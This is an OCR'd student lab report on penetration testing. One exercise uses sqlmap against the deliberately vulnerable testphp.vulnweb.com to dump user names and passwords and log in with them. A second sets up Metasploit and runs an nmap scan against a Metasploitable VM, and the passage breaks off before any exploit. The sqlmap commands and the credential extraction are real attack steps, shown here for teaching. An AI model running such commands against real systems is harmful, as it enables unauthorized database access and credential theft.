

root@kali: /home/namitmehrotra
File Actions Edit View Help
Column	Type
cart_id	varchar(100)
item	int
price	int
Database: acuart
Table: users
[8 columns]
Column	Type
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
name	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)
Database: acuart
Table: products
[5 columns]
Column	Type
description	text
id	int unsigned
name	text
price	int unsigned
rewritename	text
[22:21:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 22:21:13 /2023-05-12/


6. To find the values of the columns for the given URL, the user can follow these steps:

a) Open the terminal.


b) Type "sqlmap -u ht tp://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname -- dump" and press enter.


c) The command will execute, and the user will get the values of the "uname" column in the "users" table.






7. In the same manner, we can get the password for the uname. We use command sqlmap -u http://testphp.vulnweb.com/art ists.php?art ist=1 -D acuart -T users -C pass –dump






8. Let's login with the gained credentials and check the details. username is test and password is test



9. We can see that the credentials are working. Here the table used was users. We can also target any other table in the database that we want.



IV. OBSERVATIONS:

- The given instructions demonstrate the process of performing SQL Injection using SQLMap in Kali Linux on a vulnerable website.
- The user begins by updating the system and installing SQLMap, followed by using SQLMap commands to identify available databases and tables.
- The user then uses SQLMap to dump the values of a specific column in a specific table.
- Using the above method we get the username as **test** and password as **test** from the given database.

V. INFERENCES:

- SQL Injection is a serious vulnerability that can be exploited by attackers to gain unauthorized access to databases. The use of SQLMap can help security professionals detect and exploit SQL Injection vulnerabilities in web applications.

- However, it is important to note that SQL Injection attacks should only be performed for ethical and educational purposes.

- The instructions provided above demonstrate the basic steps involved in performing SQL Injection using SQLMap, but there are many more advanced techniques and considerations that should be taken into account when performing this type of attack in a real-world scenario.

EXERCISE 2-B: Exploiting a vulnerable FTP service to gain a shell using Metasploit


I. AIM: To Learn how to exploit a vulnerable FTP service to gain a shell using Metasploit. The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

II. TOOLS REQUIRED:

1. Kali Linux VM
2. Metasploitable VM.


III. STEP BY STEP PROCEDURE:

1. In the Virtual Box, go to Tools, then select the NAT Networks tab, after that create a NAT Network as follows:




2. Now we need to link both the Metasploitable and Kali Linux virtual machine with a common NAT Network address.

a) Right Click on the Metasploitable and then go to settings. In the settings, go to network and choose the earlier created NAT network.



TASK 1:

1. You can download the metasploitable iso le here: https://docs.rapid7.com/metasploit/metasploitable-2/

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To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6f:4c:ee
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:4cee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15635 (15.2 KB)  TX bytes:21463 (20.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:396 errors:0 dropped:0 overruns:0 frame:0
          TX packets:396 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:168033 (164.0 KB)  TX bytes:168033 (164.0 KB)

msfadmin@metasploitable:~$
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
We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated NAT network to talk to each other. When login is required, you will enter “msfadmin” as username and password.

2. Setting up the Environment for Metasploit on Kali Linux

Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:
$ service postgresql start

You can verify that PostgreSQL is running by executing the following command:
$ service postgresql status

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:
$ msfdb init



TASK 2:

3. Metasploit comes pre-installed on Kali Linux. In this lab, we will be establishing a shell on our Metasploitable VM by exploiting a vulnerable FTP service. The objective of this lab is to highlight the importance of enumeration and to show you how a vulnerable service can be exploited using Metasploit.

   To begin, we will rst scan our target with nmap using the following command within Kali:
   nmap -v -sC -sV 10.0.2.4 -oX Metasploitable.xml
   10.0.2.4 is the IP address of our Metasploitable VM in this instance. You can find out the IP address of your own Metasploitable VM by typing “ifconfig” in its console.

kali [Running] - Oracle VM VirtualBox

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File  Actions  Edit  View  Help                                  root@namit: /home/namit
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[i] The database appears to be already configured, skipping initialization

┌──(root㉿namit)-[/home/namit]
└─# nmap -v -sC -sV 10.0.2.4 -oX Metasploitable.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 10:54 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
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Completed NSE at 10:54, 0.00s elapsed
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating ARP Ping Scan at 10:54
Scanning 10.0.2.4 [1 port]
Completed ARP Ping Scan at 10:54, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:54
Completed Parallel DNS resolution of 1 host. at 10:54, 13.00s elapsed
Initiating SYN Stealth Scan at 10:54
Scanning 10.0.2.4 [1000 ports]
Discovered open port 445/tcp on 10.0.2.4
Discovered open port 135/tcp on 10.0.2.4
Discovered open port 902/tcp on 10.0.2.4
Discovered open port 1434/tcp on 10.0.2.4
Discovered open port 912/tcp on 10.0.2.4
Discovered open port 1433/tcp on 10.0.2.4
Discovered open port 5357/tcp on 10.0.2.4
Completed SYN Stealth Scan at 10:54, 4.72s elapsed (1000 total ports)
Initiating Service scan at 10:54
Scanning 7 services on 10.0.2.4
Completed Service scan at 10:55, 38.71s elapsed (7 services on 1 host)
